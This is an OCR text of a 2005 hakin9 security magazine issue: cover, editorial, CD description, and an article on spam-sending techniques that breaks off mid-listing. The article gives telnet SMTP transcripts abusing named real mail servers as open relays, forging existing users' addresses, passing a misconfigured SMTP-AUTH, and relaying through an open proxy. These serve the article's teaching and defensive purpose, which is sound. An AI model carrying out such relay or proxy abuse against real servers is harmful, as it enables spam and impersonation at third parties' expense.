CD included

**On CD:** bootable Linux full of security tools

**HIT:** applications for forensic analysis

haking live

# hakin9

practical protection

Hard Core IT Security Magazine Issue 2/2005 (2) Price 7,5€ / $9 March/April Bimonthly ISSN 1733-7186

New tutorials on the CD

- live reverse engineering
- protecting system logs

live training center

boot • practise • understand

## Vulnerable Mobiles

5 ways to hack your mobile phone applications

## Live Reverse Engineering

find the purpose of a suspicious executable

## Write Your Own Rootkit

hide files and processes in GNU/Linux

## MD5 No Longer Safe

you won't be sure what you're downloading

## When an Intruder Compromises Logs

a new idea for a safe syslog

## Usenet Newsgroups

defenceless against abuse

## Spammers Strike Back

your server may be used for sending spam

L 11392 - 2 - F: 7,50 € - RD

Europe : 7,50 € CH : 11,50 FS DOM : 7,50 €
TOM : 850 XPF MAR : 60 MAD CAN : 9,95 $CAD A : 7,50 €

hakin9 2/2005 (2) Vulnerable Mobiles • Live Reverse Engineering • MD5 No Longer Safe • Intruder Compromises Logs • Write Your Own Rootkit

aurox

# New version available

This system is for you:

Q better support for notebooks Q installation in English
Q graphical environment (KDE and GNOME) friendly for users Q ready to use office applications package Q applications for movie viewing (VCD and DVD) Q mobile phones utilities
Q digital cameras support
Q for using at home, school, office or as a server
Q you don't have to remove Windows!

It includes:

Q KDE 3.3.1 with KOffice 1.3.1 Q GNOME 2.8.1, Evolution 2.0.2, Nautilus 2.8.1
Q OpenOffice.org 1.1.2, Mozilla 1.7.3, GIMP 2.0.6
Q Xine 1.0.0, MPlayer 1.0-pre5, Wine, Alsa 1.0.6,
Sodipodi 0.34, Scribus 1.2, Blender 2.28.3, Maxima 5.9.1,
Celestia 3D 1.3.2, QCad 1.5.4 Q Internet messengers (Kadu, GnuGadu, Tleenx2)
Q More than fifteen hundreds packages
Q Complete source code **www.aurox.org**

version 10.1

## Around hakin9

Our magazine is more than just eighty printed pages enclosed in a colourful cover. Just take a look at our website, forum, online store, *hakin9.live*... All this just for you, our valued readers.

Our primary goal is to help you expand your knowledge. And we are constantly trying to find new ways to reach this goal. There is probably no need to mention that in both the current and future issues of the *hakin9* magazine you will find valuable articles showing you secrets of IT security. But there is more to it.

We are trying to help you make the decision, whether the magazine is for you, by supplying various samples for free. For every printed issue, one article is always available for download in PDF format on our website. We have also got a couple of articles from issues that never came out in print in English – so you can see the direction *hakin9* has been taking in the past. Recently, we have started to publish demos – first two pages of every printed article, also in PDF format. They will be much more useful to you than simple one-sentence summaries.

You can also buy *hakin9* in PDF format, as single issues or as a subscription. This is to make it more convenient for readers from far away (we have got readers even in Malaysia – greetings!). We are working on making all of the archives, in all languages, also available in electronic format.

Whilst talking about expanding your knowledge, do make sure to visit our online forum. It is meant as a means for asking questions and getting answers from both us, the editorial team, and other readers. We would also appreciate if you used it as a means of sending us suggestions concerning the future direction of *hakin9*. Because, you must remember – *hakin9* is for you. And you can help us make it better.

Piotr Sobolewski
*piotr@hakin9.org*
Piotr Sobolewski

## Attack

**WARNING!**

**The techniques described in our articles may only be used in private, local networks.**
**The editors hold no responsibility for misuse of the presented techniques or consequent data loss.**

## Defence

**hakin9 is published by Software Wydawnictwo Sp. z o.o.**
**Editor-in-Chief:** Piotr Sobolewski *piotr@hakin9.org*
**Editor:** Roman Polesek *romanp@hakin9.org*
**Managing Editor:** Tomasz Nidecki *tonid@hakin9.org*
**Assistant Editor:** Ewa Lipko *ewal@software.com.pl*
**Production:** Marta Kurpiewska *marta@software.com.pl*
**DTP:** Anna Osiecka *annao@software.com.pl*
**Cover:** Agnieszka Marchocka
**Advertising department:** *adv@software.com.pl*
**Subscription:** Marzena Dmowska *pren@software.com.pl*
**Proofreaders:** Nigel Bailey, Tomasz Nidecki
**Translators:** Michał Wojciechowski, Michał Swoboda, Radosław Miszkiel, Jakub Konecki, Ewa Dacko
**Postal address:** Software–Wydawnictwo Sp. z o.o., ul. Lewartowskiego 6, 00-190 Warsaw, Poland
Tel: +48 22 860 18 81, Fax: +48 22 860 17 71
*www.hakin9.org*
**Print:** 101 Studio, Firma Tęgi

**For cooperation please email us at:**
*cooperation@software.com.pl*
Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.


All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used smartdraw.com programme by SmartDraw company.

The editors use automatic DTP system

**ATTENTION!**
**Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher harmful activity and will result in judicial liability.**

*hakin9* is available in: English, German, French, Spanish, Italian, Czech and Polish.



# CD Contents

The CD included with the magazine contains *hakin9.live* (*h9l*) version 2.4 – a bootable Linux distribution containing useful tools, documentation, tutorials and materials supplementing certain articles.

In order to start working with *hakin9.live* one has to boot the computer from the CD. Additional options regarding starting of the CD (language choice, different screen resolution, disabling the framebuffer, etc.) are described in the documentation on the CD – the *index.html* file.

## What's new

We have changed the base system in the new issue. The 2.4 version of *h9l* is based on *Aurox Live 10.1.* The system operates under the 2.6.7 kernel, hardware detection and network configuration have been improved. Also, the menu has become more seamless – all programs have been divided into appropriate categories and therefore access to any given application is much more intuitive.

However, the biggest change (one that you have been asking for it for some time now) is the *possibility to install hakin9.live on your hard drive*. The operation is very simple – one just has to run the *h9_install* program on a terminal (details can be found in the *index.html* file).

New programs are also present in the current version of *hakin9.live*, amongst which are:

- *Bandwidth Management Tools* – a true all-in-one package for monitoring and managing Internet connections,
- *Wellenreiter* – a graphical (GTK) wireless network scanner/sniffer,
- a bunch of addictive console games, useful when it is time to relax,
- a set of tools for reverse engineering in Linux.

At present, the default window manager is a slightly modified *fluxbox*. It looks nice and has low requirements – which is important for slower machines – and some say it is more *l33t*. At the same time, it is possible to run the friendly *xfce4* graphical environment in its 4.2rc3 version.

## Tutorials and documentation

The documentation, apart from instructions on how to run and use *hakin9.live*, contains tutorials with useful practical problems. The tutorials assume that we are using *hakin9.live*. This way, we are removing the problems which were emerging due to different compiler versions, different configuration file locations or different options required for running a program in a given environment.

In the current version of *hakin9.live*, apart from the tutorials published in the previous issue, we have attached two new ones. The first one informs us how to carry out dynamic ELF analysis of a suspicious file by means of reverse engineering. We will learn how to run a program in a controlled manner and, step by step check its malicious actions.

The second new tutorial is concerned with securing system logs in Linux. The document describes a practical implementation of the *SYSLOG Kernel Tunnel* project described in the article by Michał Piotrowski. ■




Figure 1. *hakin9.live is a set of useful tools combined in one place*





Figure 2. *New look, new menu*

*If you encounter any problems with this CD,*
*write to: cd@software.com.pl*

# How Spam is Sent

Tomasz Nidecki



**Spammers often use insufficiently secured systems. The trouble and cost of sending tens or hundreds of thousands of messages are transferred to third parties. You will learn what techniques spammers use and how to protect yourself.**

Sending a great number of emails requires a lot of resources. A fast connection and a dedicated server are needed. Even if a spammer possesses such resources, sending can take several hours. Internet service providers are generally not happy when their networks are used for spamming. The spammer can lose a connection before sending the majority of messages, and there are serious financial and legal consequences waiting for spammers who get caught.

Two basic methods are used by spammers to speed up sending. The first one is based on minimalising the time required for sending a message. It is known as *fire and forget*, meaning send and forget. The computer used for sending spam does not wait for any response from the servers it is in contact with.

The second method requires stealing resources from third parties, that either have not properly secured their systems, or have become the victims of a virus attack. The majority of costs, and often even the responsibility of sending spam, is transferred to them, leaving the spammer unpunished.

## SMTP protocol

Before learning methods used by spammers, it is necessary to become familiar with the most widely used protocol for sending electronic mail – SMTP. It is based on, as most Internet protocols are, simple text commands.

### Phases of sending mail

Electronic mail is sent in several phases (see Figure 1). For a better understanding, let us suppose we want to send an email from *hakin9@hakin9.org* to *nobody@example.com*. The user that sends the message uses the *Mozilla Thunderbird* program in a local network; recipient

### What you will learn...

- how spammers send spam (using third party computers),
- how to protect your server from spammers,
- how the SMTP protocol works,
- what *open relay*, *open proxy* and *zombie* are.

### What you should know...

- how to use basic tools from the Linux system.



Machine of User A
MUA
The sender prepares a message and sends it via the SMTP protocol to the server they are authorised to use.
Server of the domain User A & B are using
MTA
The server receives a message from the sender via the SMTP protocol.
Is the recipient a local user?
YES
NO
MTA
The message is queued for sending, and then sent via the SMTP protocol to the server responsible for receiving mail for recipient domain.
MDA
Message is delivered to the recipient's mailbox.
Machine of User B
MUA
The recipient receives a message via the POP3 or IMAP protocol.
The server of the domain User C is using
MTA
The server receives a message via the SMTP protocol from the sender's MTA.
MDA
The message is delivered to the user's mailbox.
Machine of User C
MUA
The recipient receives the message via the POP3 or IMAP protocol.

**Figure 1.** *Phases of sending mail*

– the *Outlook Express* program and a dial-up connection.

In the first phase, the *Mozilla Thunderbird* program contacts the SMTP server specified in the user *hakin9@hakin9.org* mailbox settings – *mail.software.com.pl*. The message is sent to the server according to the SMTP protocol. In the second phase, *mail.software.com.pl* looks up entries on DNS servers. It finds out that *mail.example.com* is responsible for receiving mail for the *example.com* domain. This information is available in the MX (*Mail Exchanger*) entry, published by the DNS server, responsible for the *example.com* domain (you can obtain it with the *host* or *dig* program: `host -t mx example.com` or `dig example.com mx`).

In the third phase, *mail.software.com.pl* connects to *mail.example.com* and transfers the message. In the fourth phase – *mail.example.com* delivers the received message to *nobody* user's local mailbox. In the fifth – the *nobody* mailbox user connects to the *mail.example.com* server via a dial-up connection and POP3 (or IMAP) protocol, and uses the *Outlook Express* program to download the message.

The message actually takes a slightly longer route. The sender can use separate mail servers, i.e. *receive.software.com.pl* and *send.software.com.pl*. Then, the message will be received from users by *receive.software.com.pl*, transferred to *send.software.com.pl*, and sent to *mail.example.com*. Similar situations can happen with *mail.example.com* – different servers may be responsible for receiving and sending mail.

## The History of SMTP

A precursor of SMTP was the *SNDMSG* (*Send Message*) program, used in 1971 by Ray Tomlinson (in conjunction with his own project – *CYPNET*) to create an application for sending electronic mail on the *ARPANET* network. One year later, a program used on *Arpanet* for transferring files – *FTP*, was extended with `MAIL` and `MLFL` commands. Mail was sent with *FTP* until 1980 – when the first electronic mail transfer protocol was created – MTP (*Mail Transfer Protocol*), described in the RFC 772 document. MTP was modified several times (RFC 780, 788), and in 1982, in RFC 821, Jonathan B. Postel described *Simple Mail Transfer Protocol*.

SMTP, in its basic form, did not fulfil all expectations. There were many documents created, describing its extensions. The most important are:

- RFC 1123 – requirements for Internet servers (containing SMTP),
- RFC 1425 – introduction of SMTP protocol extensions – ESMTP,
- RFC 2505 – set of suggestions for server's anti-spam protection,
- RFC 2554 – connection authorisation – introduction of the `AUTH` command,

An up-to-date SMTP standard was described in 2001 in RFC 2821. A full set of RFCs can be found on our CD.

## Programs that take part in sending mail

There are several programs that take part in sending mail:



The server used by the sender
Recipient server
Start Opening a connection
Introduction 220 mail.example.com ESMTP
Introduction HELO mail.software.com.pl or EHLO mail.software.com.pl
HELO or EHLO
HELO
ESMTP commands for example SIZE 10000
Introduction and list of available ESMTP commands 250-mail.example.com 250-PIPELINING 250-SIZE 10485760 250 AUTH LOGIN PLAIN
Envelope sender MAIL FROM: <hakin9@hakin9.org>
Introduction 250 mail.example.com
Envelope recipient RCPT TO: ...
Message body entry mode DATA
Message body entry mode 354 go ahead
NO
Line of data or a period on an empty line (the end)
Finished? ( . )
YES
Queueing 250 ok.
Bye QUIT
Bye 221 mail.example.com
Finish Closing the connection

**Figure 2.** *Communication phases in SMTP*

## The Successor of SMTP?

Dr. Dan Bernstein, the author of *qmail*, created a protocol named QMTP (*Quick Mail Transfer Protocol*) that aims at replacing SMTP. It eliminates many problems existing in SMTP, but is incompatible with its predecessor. Unfortunately, it is implemented in *qmail* only.

More information about QMTP is available at: *http://cr.yp.to/proto/qmtp.txt*

- A program used by an end user for receiving and sending mail, and also for reading and writing messages, known as an MUA – *Mail User Agent*. Examples of MUAs: *Mozilla Thunderbird*, *Outlook Express*, *PINE*, *Mutt*.
- Part of a server responsible for communication with users (mail receiving) and transferring mail to and from other servers, known as an MTA – *Mail Transfer Agent*. Most popular ones: *Sendmail*, *qmail*, *Postfix*, *Exim*.
- Part of a server responsible for delivering mail to a local user, known as an MDA – *Mail Delivery Agent*. Examples of standalone MDAs: *Maildrop*, *Procmail*. The majority of MTAs have built-in mechanisms for delivering mail to local users, so there is often no reason for using additional MDAs.

## Communication phases in SMTP

Sending a message with the SMTP protocol can be divided into several phases. Below, you can find an example SMTP session between the *mail.software.com.pl* and *mail.example.com* servers. Data sent by *mail.software.com.pl* is marked with the > sign, and data received from *mail.example.com* – with the < sign.

After establishing a connection, *mail.example.com* introduces itself:

```
< 220 mail.example.com ESMTP Program
```

informing us that its full host name (FQDN) is *mail.example.com*. You can also see that ESMTP (Extended SMTP – see Table *The most common SMTP protocol commands*) commands can be sent and that the currently used MTA is *Program*. The Program name is optional – some MTAs, i.e. *qmail*, do not provide it.
You should introduce yourself:

```
> HELO mail.software.com.pl
```

## How to Protect Yourself from Becoming an Open Relay

The SMTP protocol allows for:

- receiving mail from a user (MUA) and sending it to other servers (MTA),
- receiving mail from other servers (MTA) and sending it to a local user (MUA),
- receiving mail from one server (MTA) and sending it to another server (MTA).

There is no difference between transferring mail by MUA or by MTA. The most important thing is whether the sender's IP address is trusted (i.e. in a local network) and whether the recipient is in a local or an external domain.

Sending mail outside our server is known as *relaying*. Unauthorised relaying should be prohibited, so it won't be possible for the spammer to use your server for sending spam. That is why the following assumptions for SMTP server configuration should be made:

- If a message is sent to a domain served by our server – it has to be accepted without authorisation.
- If a message is sent by a local user (from an MUA on the server), in a local network or from a static, authorised IP address, and the recipient is an external user, the message can be accepted without authorisation (although it is suggested to require authorisation in this case).
- If a message is sent by an external user (i.e. from a dynamic IP), and the recipient is an external user as well, the message can't be accepted without authorisation.

**Table 1.** *The most common SMTP protocol commands*

| Command | Description |
|---|---|
| `HELO <FQDN>` | Introduction to the server |
| `EHLO <FQDN>` | Introduction to the server with a request for the list of available ESMTP commands |
| `MAIL FROM: <address>` | Envelope sender address – in case of errors, the message will be returned to this address |
| `RCPT TO: <address>` | Recipient address |
| `DATA` | Beginning of the body of the message |
| `AUTH <method>` | Connection authorisation (ESMTP) – most common methods: LOGIN, PLAIN and CRAM-MD5 |

An extended list of SMTP and ESMTP commands can be found at *http://fluffy.codeworks.gen.nz/esmtp.html*

**Table 2.** *The most important SMTP error codes*

| Code | Description |
|---|---|
| 220 | Service is active – server welcomes you, informing that it is ready to receive commands |
| 250 | Command has been received |
| 354 | You can start entering the body of the message |
| 450 | User mailbox is currently unavailable (i.e. blocked by other process) |
| 451 | Local error in mail processing |
| 452 | Temporary lack of free disc space |
| 500 | No such command |
| 501 | Syntax error in command or its parameters |
| 502 | Command not implemented |
| 550 | User mailbox is unavailable |
| 552 | Disc quota has been exceeded |

A full list of codes and rules for their creation can be found in RFC 2821 (available on our CD).

The answer:

```
< 250 mail.example.com
```

means that *mail.example.com* is ready to receive mail. Next, you should supply a so-called envelope sender address – in case of an error, the message will be returned to this address:

```
> MAIL FROM:<hakin9@hakin9.org>
< 250 ok
```

You supply addresses of recipients:

```
> RCPT TO:<test1@example.com>
< 250 ok
> RCPT TO:<test2@example.com>
< 250 ok
> RCPT TO:<test3@example.com>
< 250 ok
```

Next, after the `DATA` command, you send headers and the message body. The headers should be separated from the body with a single empty line, and the message should be ended with a dot in a separate line:

```
> DATA
< 354 go ahead
> From: nobody@hakin9.org
> To: all@example.com
> Subject: Nothing
>
> This is test
```

**Listing 1.** *The simplest open relay*

```
$ telnet lenox.designs.pl 25
< 220 ESMTP xenox
> helo hakin9.org
< 250 xenox
> mail from:<hakin9@hakin9.org>
< 250 Ok
> rcpt to:<nobody@example.com>
< 250 Ok
> data
< 354 End data with↵
  <CR><LF>.<CR><LF>
> Subject: test
>
> This is test
> .
< 250 Ok: queued as 17C349B22
> quit
< 221 Bye
```

**Listing 2.** *Open relay server, that allows sending mail only by existing users*

```
$ telnet kogut.o2.pl 25
< 220 o2.pl ESMTP Wita
> helo hakin9.org
< 250 kogut.o2.pl
> mail from:<ania@o2.pl>
< 250 Ok
> rcpt to:<hakin9@hakin9.org>
< 250 Ok
> data
< 354 End data with↵
  <CR><LF>.<CR><LF>
> Subject: test
>
> This is test
> .
< 250 Ok: queued as 31B1F2EEA0C
> quit
< 221 Bye
```

**Listing 3.** *Multistage open relay server, that allows sending mail only by existing users*

```
$ telnet smtp.poczta.onet.pl 25
< 220 smtp.poczta.onet.pl ESMTP
> helo hakin9.org
< 250 smtp.poczta.onet.pl
> mail from:<ania@buziaczek.pl>
< 250 2.1.0 Sender syntax Ok
> rcpt to:<hakin9@hakin9.org>
< 250 2.1.5 Recipient address↵
  syntax Ok;↵
   rcpt=<hakin9@hakin9.org>
> data
< 354 Start mail input;↵
  end with <CRLF>.<CRLF>
> Subject: test
>
> This is test
> .
< 250 2.6.0 Message accepted.
> quit
< 221 2.0.0↵
  smtp.poczta.onet.pl Out
```

```
> .
< 250 ok 1075929516 qp 5423
```

After sending the message the connection can be closed:

```
> QUIT
< 221 Bye
```

The server is not always ready to fulfil your request. If you receive a code starting with the digit 4 (4xx series code), it means that the server is temporarily denying accepting a message. You can try sending the message later. If the received code starts with the digit 5, the server is decisively denying accepting the message, and there is no point in trying to send the message later. The list of the most important commands and codes returned by an SMTP server are presented in Tables 1 and 2.

## Open relay servers

When the SMTP protocol was created, the problem of spam did not exist. Everyone could use any server to send their mail. Now, when spammers are constantly looking for unsecured servers to send out thousands of mails, such an attitude is no longer appropriate. Servers that allow sending email without authorisation are known as *open relay*.

Every server that allows sending email by unauthorised users will be, sooner or later, used by spammers. This can lead to serious consequences. Firstly, server performance will be degraded, since the server is sending spam instead of receiving and delivering email for authorised users. Secondly, the Internet Service Provider can cancel an agreement, because the server is used for illegal and immoral activities. Thirdly, the server's IP address will be blacklisted, and many other servers will not accept any mail from it (removing an IP from many blacklists is very difficult, sometimes impossible).

### Using open relays

Let us check how easy it is to use an *open relay* to send spam. As an example, we will use one of the improperly configured Polish servers – *lenox.designs.pl*. As you can see in Listing 1, we did not need to take any special actions to send a message. The server treats every connected user as being authorised to send mail. The open relay server is the most dangerous type of server because it is easy to use for spammers.

There are other types of *open relay* servers which are more difficult to use by spammers. One of several improperly configured mail servers is the Polish portal *O2 – kogut.o2.pl* – a good example. As you can see in Listing 2 – finding and supplying a user name is enough to impersonate them and send a message. In the case of some servers, you only need to supply the name of the local domain – the user you impersonate does not even need to exist.

### Received Headers

`Received` headers are a mandatory element of every message. They describe a route from the sender to the recipient (the higher the header, the closer to the recipient server). Headers are added automatically by mail servers, but a spammer can add their own headers in an attempt to conceal their identity. The headers added by the recipient's server (the highest) are valid, others may by forged.

Only from `Received` headers can the true sender of the message be identified. They also indicate whether the message was sent by *open relay* or *open proxy*. Headers analysis is not easy, since there is no standard for creating them, and every mail server provides data in a different order.

**Listing 4.** *Received headers of the message delivered from a multistage open relay server.*

```
Received: from smtp8.poczta.onet.pl (213.180.130.48)
  by mail.hakin9.org with SMTP; 23 Feb 2004 18:48:11 -0000
Received: from  mail.hakin9.org ([127.0.0.1]:10248 "helo hakin9.org")
  by ps8.test.onet.pl with SMTP id <S1348420AbUBWSrW>;
  Mon, 23 Feb 2004 19:47:22 +0100
```

**Listing 5.** *Open relay server with an improper SMTP-AUTH configuration*

```
$ telnet mail.example.com 25
< 220 mail.example.com ESMTP
> ehlo hakin9.org
< 250-mail.example.com
< 250-PIPELINING
< 250-8BITMIME
< 250-SIZE 10485760
< 250 AUTH LOGIN PLAIN CRAM-MD5
> auth login
< 334 VXNlcm5hbWU6
> anything
< 334 UGFzc3dvcmQ
> anything
< 235 ok, go ahead (#2.0.0)
> mail from:<hakin9@hakin9.org>
< 250 ok
> rcpt to:<nobody@nowhere.com>
< 250 ok
> data
< 354 go ahead
> Subject: test
>
> This is test
> .
< 250 ok 1077563277 qp 13947
> quit
< 221 mail.example.com
```

A similar situation can be seen in Listing 3 – we are again dealing with a mail server of one of the major Polish portals – *Onet*. This is a so-called *multistage open relay*. It means that a message is received by one IP and sent by another.

This can be seen after analysing the `Received` headers (see Frame) of a delivered message. As you can see in Listing 4, the message was received by *ps8.test.onet.pl* (213.180.130.54), and sent to the recipient by *smtp8.poczta.onet.pl* (213.180.130.48). This hinders discovering that the server is configured as an *open relay*, but does not make it any harder to send spam.

Other types of *open relay* servers are the ones with improperly configured sender authorisation (SMTP-AUTH). This configuration allows for sending email after supplying any login and password. This often happens to rookie *qmail* administrators, who have not read the SMTP-AUTH patch documentation and call *qmail-smtpd* in the wrong way.

*qmail-smtpd* with an applied patch requires three arguments: FQDN, password checking program (compatible with *checkpassword*) and an additional parameter for the password checking program. Example: `qmail-smtpd hakin9.org /bin/checkpassword /bin/true`. Providing `/bin/true` as the second parameter is the most common mistake – password checking will always succeed (independently of the login and password provided). The spammer can always try a dictionary attack – this is a reason why user passwords for SMTP authorisation should not be trivial.

## Open proxy servers

*Open proxy* is another type of improperly configured server that can be used by spammers. *Open proxy* is a proxy server which accepts connections from unauthorised users. *Open proxy* servers can run different software and protocols. The most common protocol is HTTP-CONNECT, but you can find *open proxies* accepting connections with HTTP-POST, SOCKS4, SOCKS5 etc.

**Listing 6.** *Open proxy server used for sending anonymous mail through open relay*


```
$ telnet 204.170.42.31 80
> CONNECT kogut.o2.pl:25 HTTP/1.0
>
< HTTP/1.0 200↵
  Connection established
<
> 220 o2.pl ESMTP Wita
> helo hakin9.org
< 250 kogut.o2.pl
